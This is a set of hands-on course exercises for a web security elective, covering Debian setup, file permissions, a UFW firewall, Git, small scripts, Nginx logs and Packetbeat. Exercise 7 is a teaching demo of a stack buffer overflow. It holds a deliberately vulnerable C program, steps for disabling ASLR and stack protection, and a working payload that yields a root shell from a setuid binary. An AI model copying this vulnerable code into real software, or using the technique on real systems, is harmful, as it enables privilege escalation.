

Elective Security in Web Development, KEA

exercises

Henrik Kramselund
hlk@zencurity.com

February 8, 2023



Note: exercises marked with **A** are considered important. These contain subjects that are essential for the course and curriculum. Even if you don't work through the exercise, you are expected to know the subjects covered by these.

Contents

1	⚠ Download Debian Administrator's Handbook (DEB) Book 10 min	2
2	⚠ Check your Debian Linux VM 10 min	3
3	⚠ Investigate /etc 10 min	4
4	Optional: Enable UFW firewall - 10 min	5
5	⚠ Git tutorials - 15min	7
6	Optional: Run small programs: Python, Shell script 20min	9
7	Optional and Demo: Buffer Overflow 101 - 30-40min	11
8	⚠ Nginx logging 20 min	15
9	Optional: Packetbeat monitoring 15 min	16

Preface

This material is prepared for use in *Introduction to Incident Response Elective*, KEA and was prepared by Henrik Kramselund, <http://www.zencurity.com> . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github Look for introduction-to-incident-response-exercises in the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

<https://github.com/kramse/kramse-labs>

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

⚠ Download Debian Administrator's Handbook (DEB) Book 10 min



Objective:

We need a Linux for running some tools during the course. I have chosen Debian Linux as this is open source, and the developers have released a whole book about running it.

This book is named *The Debian Administrator's Handbook*, - shortened DEB

Purpose:

We need to install Debian Linux in a few moments, so better have the instructions ready.

Suggested method:

Create folders for educational materials. Go to download from the link <https://debian-handbook.info/> Read and follow the instructions for downloading the book.

Solution:

When you have a directory structure for download for this course, and the book DEB in PDF you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.


Debian Linux is a free operating system platform.

The book DEB is free, but you can buy/donate to Debian, and I recommend it.

Not curriculum but explains how to use Debian Linux

Exercise 2

⚠ Check your Debian Linux VM 10 min



Objective:

Make sure your virtual Debian server is in working order.

We need a Debian Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://github.com/kramse/kramse-labs/>

Read the instructions for the setup of a Debian VM.

Hints:

Solution:

When you have a updated virtualisation software and a running VM, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 3

⚠ Investigate /etc 10 min

Objective:

We will investigate the /etc directory on Linux. We need a Debian Linux and a Kali Linux, to compare

Purpose:

Start seeing example configuration files, including:

- User database /etc/passwd and /etc/group
- The password database /etc/shadow

Suggested method:

Boot your Linux VMs, log in

Investigate permissions for the user database files passwd and shadow

Hints:

Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root 2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: less /etc/passwd and press q to quit

Showing multiple files: less /etc/* then :n for next and q for quit

```
Trying reading the shadow file as your regular user:
user@debian-9-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:

When you have seen the most basic files you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! <https://en.wikipedia.org/wiki/Sudo>

Exercise 4

Optional: Enable UFW firewall - 10 min

Objective:

Turn on a firewall and configure a few simple rules.

Purpose:

See how easy it is to restrict incoming connections to a server.

Suggested method:

Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:

Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active
```

To	Action	From
--	-----	----
[1] 22/tcp	ALLOW IN	Anywhere
[2] 22/tcp (v6)	ALLOW IN	Anywhere (v6)

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx apt-get install nginx

Solution:

When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

Discussion:

Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at https://docs.ansible.com/ansible/latest/modules/ufw_module.html

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

Exercise 5

⚠ Git tutorials - 15min



Objective:

Try the program Git locally on your workstation

Purpose:

Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:

Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$ git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.

user@Projects:tt$ cd kramse-labs/

user@Projects:kramse-labs$ ls
LICENSE README.md core-net-lab lab-network suricatazeek work-station
user@Projects:kramse-labs$ git pull
Already up to date.
```

We might use this repository for sharing files, in which case you would do a git pull to get the latest versions of files.

Hints:

Browse the Git tutorials on <https://git-scm.com/docs/gittutorial> and <https://guides.github.com/activities/hello-world/>

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an account allows you to save repositories yourself and is recommended.

Solution:

When you have tried the tool and seen the tutorials you are done.

Discussion:

Before Git there has been a range of version control systems, see https://en.wikipedia.org/wiki/Version_control for more details.

Exercise 6

Optional: Run small programs: Python, Shell script 20min

Objective:

Be able to create small scripts using Python and Unix shell.

Purpose:

Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:

<https://www.python.org/about/gettingstarted/> and

[https://en.wikipedia.org/wiki/Python_\(programming_language\)](https://en.wikipedia.org/wiki/Python_(programming_language))

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:

Both shell and Python is often part of Linux installations.

Use an editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#!/usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))

#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-program-for-fibonacci-numbers-2/
```

```
#!/bin/sh
# The ! and # tell which interpreter to use
# Comments are easy
```

```
DATE=`date +%Y-%m-%d`  
USERCOUNT=$(wc -l /etc/passwd)  
echo "Today's date in ISO format is: $DATE"  
  
echo "This system has $USERCOUNT users"
```

Unix does not require the file type `.py` or `.sh`, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh
```

```
$ ./python-example.py  
21
```

```
$ ./shell-example.sh  
Today's date in ISO format is: 2019-08-29  
This system has 32 /etc/passwd users
```

Solution:

When you have tried making both a shell script and a python program, you are done.

Discussion:

If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008
<http://shop.oreilly.com/product/9780596005955.do>

You can also decide to always use PowerShell for your scripting needs, your decision.

Exercise 7

Optional and Demo: Buffer Overflow 101 - 30-40min

Objective:

Run a demo program with invalid input - too long.

Purpose:

See how easy it is to cause an exception. For this course we also can see the Linux kernel will log information about this, and we could find this as an artifact later when investigating.

Suggested method:

Instructor will walk through this!

This exercise is meant to show how binary exploitation is done at a low level. If this is the first time you ever meet this, don't worry about it. You need to know this can happen, but you are not expected to be able to explain details during the exam!

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
int the_shell()
{ system("/bin/dash"); }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:

First make sure it compiles:

```
$ gcc -o demo demo.c
```

```
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAAAAABCB

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAAAAABCB

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:

When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                w _ITM_deregisterTMCloneTable
                w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                U strcpy@@GLIBC_2.2.5
                U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☹ We cannot write zeroes, since `strcpy` stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
```



```
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(0x4).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(0x4) . chr(0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(0x4).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),
#
```

Exercise 8

⚠️ Nginx logging 20 min

Objective:

See the common log format used by web servers.

https://en.wikipedia.org/wiki/Common_Log_Format

Purpose:

Knowing that a common format exist, allow you to choose between multiple log processors.

Suggested method:

Install and run Nginx on your Debian Linux VM and then check the logs.

```
# apt install nginx
```

Run a browser, visit your server at <http://127.0.0.1>

```
# cd /var/log/nginx
# ls
# less access.log
# less error.log
```

Optional: Produce some bad logs using the Nikto web scanner on Kali or using a browser, and check `error.log`

Hints:

A lot of scanning activities would result in error logs, so if you observe a rise in 404 not found or similar, then maybe you are being targetted.

Solution:

When you have tried the tool and seen some data you are done.


Discussion:

I commonly recommend tools like Packetbeat and other tools from Elastic to process logs, see <https://www.elastic.co/beats/packetbeat>

Another popular one is Matomo formerly known as Piwik
<https://matomo.org/>.

Exercise 9

Optional: Packetbeat monitoring 15 min



Objective:

Get introduced to a small generic monitoring system, Packetbeat from Elastic.

Purpose:

Running packetbeat will allow you to analyse a few network protocols.

It can monitor multiple application protocols, namely DNS and MySQL may be of interest today.

It requires access to data at the network level, may be hard to do for cloud setups.

Suggested method:

Read about Packetbeat at:

<https://www.elastic.co/beats/packetbeat>

Hints:

This specific tool works with MySQL. Do a similar tool exist for other databases?

Solution:

When you have gone through the list of protocols, and have a reasonable understanding of the available functions, you are done.

Discussion:

What are your preferred monitoring systems?

Prometheus is getting quite popular. <https://prometheus.io/>